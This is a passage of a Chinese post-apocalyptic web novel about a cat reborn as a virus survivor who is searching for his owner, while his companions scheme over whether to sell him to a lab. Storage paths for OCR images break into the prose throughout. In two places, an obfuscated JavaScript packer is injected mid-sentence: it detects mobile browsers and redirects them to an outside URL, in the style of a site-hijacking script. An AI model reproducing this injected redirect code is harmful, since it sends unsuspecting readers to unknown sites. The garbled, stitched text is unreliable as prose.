自从灾难开始之后,各地的战争就没有停歇过。环境恶劣,资源短缺,没有人甘愿静静的等待死亡,开始疯狂掠夺属于他人的生命。 几股外来势力凝结在一起,对三区发起了偷袭,本就衰败的城市充满血腥和绝望。 “然后在混乱中,”高个子深吸一口气,说:“感染爆发了。” 南知下意识咬紧后槽牙,露出戒备的神情。 小猫很了解感染,因为小猫就死于可恶的病毒感染。 R病毒一直蔓延在这个世界,目前还没有解决它的办法。病毒一旦进入体内,就会在血液中不停的繁殖、积攒,不论是人类还是动物,都会很快丧尸自主行动能力,像个傀儡一样被病毒控制身体。 感染者的血液暴露在空气中,会变成诡异的蓝色。蓝色越浓,恶变情况越严重。所以这种恐怖的病,也被人类叫做蓝血病。 只有感染者恶变者才会出现蓝血的症状,健康的人类和克服感染的人类,血液颜色都是正常的红色。 就像……南知。 被R病毒控制的人类,会在痛苦和折磨中失去意识。这个过程不算太快,甚至很漫长。恶变者本能的想要征服病毒,想要赶走控制他们身体的侵略者,他们开始下意识的去袭击正常人类,吸食正常人类的血液,想要通过换血的方法,减低血液中R病毒的浓度,祈求恢复成正常人类。可惜,这不是什么正确的办法,反而会让R病毒通过血液传播,感染更多的人。 R病毒在三区突然大规模的爆发,战争中的幸存者多数感染上R病毒,那里已经变成了地狱。 “有能力逃走的人都逃走了。”开车的胖子叹息说:“留下的恐怕……” 南知眨眨眼睛,听着他们的叙述,脑袋里出现了一些模糊的画面,应该可以称之为“记忆”。当然,这些不是属于小猫的记忆,是属于这具身体的记忆。 “我是个……医生?”南知自问自答,摇摇头:“兽医。”点点头。 南知明白什么是兽医,就是穿着白大褂,把小猫绑在铁板上,差点将他当小母猫绝育的坏蛋。第三特区除了可以包容人类之外,也允许宠物进入,自然就需要兽医这个职业。“南知”以前就是个兽医,在一家很小的诊所做助手。 至于另外三个人,他们曾经是南知的合租者,室友,只知道名字,具体职业不详,关系不算亲近,但见面也会打个招呼点点头。 三区战争爆发的时候,他们一起逃离了那里。随后不久,大家震惊的发现南知感染了R病毒。 “然后,”南知说:“你们把我丢下。” 话一出口,三个人的表情都很古怪。 胖子尴尬的说:“南知,你听我说,那个时候我们……” 那个时候,谁也没能想到,南知竟然可以克服R病毒。 这简直就是个奇迹,自从感染爆发开始到现在,成功克服R病毒的人,总共不超过20个。现在还活着的,甚至不超过5人。 南知打断了他的解释,看起来根本不在意这点小事,他有更重要更着急的事情。 南知说:“我要回三区,送我去三区。” 正在包扎伤口的黄千星立刻抬起头,说:“那里都是R病毒,太危险了!不能回去。” 正在开车的胖子李聪点头,说:“对啊,三区太危险了。” 高个子韩通皱了皱眉,问:“你要回去做什么?” “找人。”南知干脆的说。 黄千星着急的说:“找什么人?叫什么名字?” 李聪说:“对对,你说说,或许我们知道他的下落,说不定早就离开三区了。哦,是不是你们宠物诊所的那个老板?” 南知摇头,嘴唇张合两下,没说话。 黄千星说:“急死人了,到底叫什么名字,你倒是说啊。” 南知也很着急,说:“不知道叫什么名字。”
35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414967|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' > “什么?”连最沉稳的韩通也震惊了一瞬间,说:“你不知道他叫什么名字?” 南知点头。 小猫从来没有关注过铲屎官的人类名字叫什么。铲屎官只会每天“吱吱”、“吱吱”的呼唤他。 三个人表情古怪,韩通说:“有照片吗?” 南知摇头。 黄千星差点翻白眼,说:“那怎么找?” 李聪说:“要不先描述一下他长什么模样吧,有没有什么特征,还有是做什么工作的。” 南知点头:“男性。” “毛,黑色的。” 黄千星一愣:“毛?” 南知抬手摸了摸自己的头发:“很黑很黑。” 黄千星想要吐槽,不过被旁边的韩通制止了。 南知举起两只手,放在眼睛前面:“戴着眼镜,这样的,厚厚的。” 还有傻乎乎的刘海,小猫每次都忍不住想要伸爪去扒拉铲屎官的刘海。只是每次一伸爪,铲屎官必然准确无误抓住他的小爪子,又闻又亲,简直自投罗网。 “高高的。”南知指指韩通:“比你高。” “比韩哥还高?”李聪惊讶的说:“那得有一米九了吧。” 南知继续说:“说话,重复。” 少年皱眉,微微呲牙,说:“讨厌的人说他结巴。” 小猫其实不太了解结巴是什么意思,但小猫对于人类的情绪很敏锐。那些讨厌的两脚兽会在铲屎官的身后,小声偷笑,用嘲讽的语气说他是个结巴。 “结巴?”黄千星满脸迷茫:“三区有这个人吗?我怎么从没有听说过。” 三区规模不算大,比起其他特区来说是弱小的存在,否则也不会被掠夺被袭击。生活在三区的人类总共就那么些,大家谁也没注意其中有个结巴。 三个人沉默了一会儿,没说话,都是摇头。 南知有些失落,他们都没见过铲屎官。 失落归失落,这点小小的挫折无法打消小猫的希望。 南知坚定的说:“我要去三区找他。” “三区真的没有这个人。”黄千星说:“现在三区这么危险,你为了找他,连命都不要了吗?” 南知认真的盯着黄千星,点头。 一定要找到铲屎官。罐罐小球和阿贝贝已经都丢了,南知觉得,他不能将铲屎官再丢掉。 黄千星被噎了一下,又莫名身体一颤,沉默片刻说:“你们是什么关系,他是你很重要的人吗?” 谁没有对自己很重要的人呢,只是大多数已经在混乱和灾难中丢失了……南知很自然的说:“是我的两脚……”两脚兽。 重新措辞,说:“是我的人。” 黄千星多看了他一眼,挑了挑眉,果然是恋人,怪不得不要命的去找。只是他们从没听说,南知有个男性恋人。掩饰的可真好。 南知认真思考,又说:“是爸爸!” “爸……咳咳咳!”黄千星一脸呆滞,“爸爸?” 南知点头。 铲屎官总是夹着嗓子对他招手,每次都会说,吱吱,到爸爸这里来。 5. 第 5 章 “胖子,停车。”韩通抬手拍了拍前面驾驶位的椅背。 李聪谨慎的看了看四周环境,踩下刹车,道:“韩哥,怎么了?” 韩通说:“我看这里还算是安全的,停车休息一下,吃点东西。” “哦好的,韩哥。”李聪别有深意的点点头。 韩通和他的两名同伴瞬间交换了目光,看得出他们不只是想要休息一会儿这么简单。 南知对于人类的情绪波动非常敏感,看了他们一眼,扭过头去,继续研究怀中的纸箱,毫不在意。 韩通打开车门,说:“千星,给南知些吃的,我去后备箱取水。” 黄千星拿起旁边一个背包,说:“是啊,南知肯定饿了吧,这里有一些面包,给你,吃吧。” 胖子也跳下车去,说:“我帮韩哥一起拿水。” 黄千星递给南知一个面包。 南知侧头瞧过去,没接。 黄千星实在搞不懂南知是什么意思,犹豫了片刻,干脆又拿出一个面包说:“还有别的,可以换个口味。” 直到黄千星拿出第三个面包,南知才伸手去接。当然并非挑选其一,而是全部拿走。 “你……”黄千星恶声恶气说:“你能吃掉三个面包吗?” 南知诚实摇头,说:“吃不了。但我要挑最好吃的。” 黄千星:“……”他脸有点发青。 “算了。”黄千星嘟囔一声,也跳下车去:“我也去拿水。” 三个人将南知单独留在车上,韩通打开后备箱,一眼就能看到罐装的干净水,但他没有立刻伸手拿。 胖子走过来,小声说:“韩哥,南知怎么变得这么古怪?” 黄千星也走过来,说:“真的很怪,像变了个人一样。” “是啊。”李聪说:“他还铁了心要回三区,那里也太危险了,我们难道真的要送他回三区吗?” 韩通一阵沉默:“他很可能克服了R病毒。” 一句话,让剩下两个人哑口无言。 黄千星喃喃的说:“他居然克服了恶变,这太不可思议了。” 李聪点头:“当初是我们亲眼看着他被感染的,他的血流出来变成了蓝色,可现在……他的血又恢复了红色,绝对是克服了。” 黄千星说:“能克服恶变,还能活着的人类,恐怕五根手指头都能数的过来。” 李聪眼珠子乱转,压低声音:“如果我们把他送到随便一家实验机构,都能卖个天价!” “你疯了吗?”黄千星诧异的看着他。 李聪说:“有了钱,我们就能进入九区定居了,我们就安全了。” “那你也要确保,自己可以活着进入九区。”韩通说话了:“把他卖给实验室,不如将他留在我们身边。只要跟南知在一块,我们就能活命,就不用惧怕恶变。” 李聪不说话了,看来有点舍不得钱。 黄千星说:“韩哥你拿主意吧,我听你的。” 韩通沉吟:“我决定了,我们送他去三区。” 李聪着急:“这很危险。” “放心吧。”韩通说:“三区什么都没了,已经是一片废墟,他找不到他要找的人的,我们送他到三区周围看看,就带着他离开,不会很危险。” 黄千星点头:“我听韩哥的。” 李聪犹豫着:“那好吧。” “这些坏蛋。”正在小口吃面包的南知重重的哼了一声鼻子。 小猫的听觉灵敏,那些人以为车门关上了,南知就听不到他们在说什么,只可惜每个字南知都听得清清楚楚。 南知用尖尖的虎牙摩擦着面包:“他们要卖了我。” 小猫在遇到铲屎官之前,曾经也遇到过一些想要带他“回家”的两脚兽。不过那些两脚兽只是看他漂亮,想要捉回去卖个好价钱。 就和那三个坏蛋一模一样。 按照惯例,碰到这样的坏蛋,小猫早就飞机耳快快躲开,离开之前顺便呲牙挠一把。 不过…… 南知心想,他们说要送我去三区,那就到了三区再甩开他们好了。 等三个人拿着水回到车上的时候,南知看都没看他们一眼,继续高冷吃面包。 黄千星把水递过去,震惊的说:“你把面包都打开了,怎么每个咬了一口,就丢在这里?” 南知扫了一眼打开的面包,说:“不打开咬一口,我怎么知道好不好吃,我要吃最好吃的。” “爸爸说,”南知补充说:“吱吱只吃爱吃的和最好吃的。” 黄千星深吸一口气,差点翻着白眼被气厥过去。 他谴责说:“你这样很浪费!” “为什么?”南知指着那些带着小牙印的面包,说:“你们可以吃掉它们,就不浪费了。” 黄千星:“……” “算了算了,”李聪赶紧打圆场:“别吵了,喝水喝水。” 南知吃了一个面包,喝了点水,开始自顾自的玩纸箱和玻璃小瓶。 其他人也稍做休息,开始吃剩下的面包。 “咕噜——” “咕噜噜——” “咕——” 奇怪的声音若有似无,是南知正在晃动玻璃小瓶。 瓶子里透明的液体流转着,瓶子里鲜活的眼珠滚动着。 “呕——”黄千星差点被恶心吐了,捂着嘴巴抗议说:“你非要玩这么恶心的东西吗?” 南知举着小瓶子,注视着里面的眼珠,说:“他的眼睛很漂亮,一点也不恶心。” 是一只琥珀色的眼球,眼白发蓝,一点也不会浑浊,就像铲屎官的眼睛一样干净,南知很喜欢。尤其小猫喜欢圆的东西,小猫喜欢小球。 黄千星听得有点毛骨悚然,总觉得南知真的很不正常。 南知问:“这些眼珠是做什么用的?为什么泡在水里?” 小猫的好奇心被勾起。 李聪一脸震惊的看着他,黄千星也是如此。 韩通是最淡定的一个,默默吃着面包。 黄千星说:“你从我们手上抢走这些货物,你不知道干什么用的?” 南知觉得莫名其妙,说:“我要的是纸箱。”不包括里面的瓶子。 这次连韩通都是一脸震惊,根本无法掩饰。 韩通恢复了一下,淡定的说:“这些是恶变者的眼球,被拆解后,统一处理过,然后装起来准备卖给各个实验机构。” 南知听得满头雾水,他不理解。 黄千星已经吃不下了,抹了抹嘴巴:“感染者会被集中燃烧,至于一些燃烧了也没有用的眼球、脑子或者肠子这些,都会被拆解下来,卖给实验室换钱。” 南知还是很迷茫。 韩通随手拿起一只小瓶子,转过来,瓶底贴着纸条:“九区运送的这批小瓶日期都是新鲜的,是刚死没多久的恶变者。” 李聪点头:“是三天前的日期。” 黄千星冷哼 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414968|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 一声:“这么大批量的新鲜眼球,还经过红沙冢运输,说不定这些眼球就是从咱们三区的人身上拆解下来的。” 李聪叹了口气。 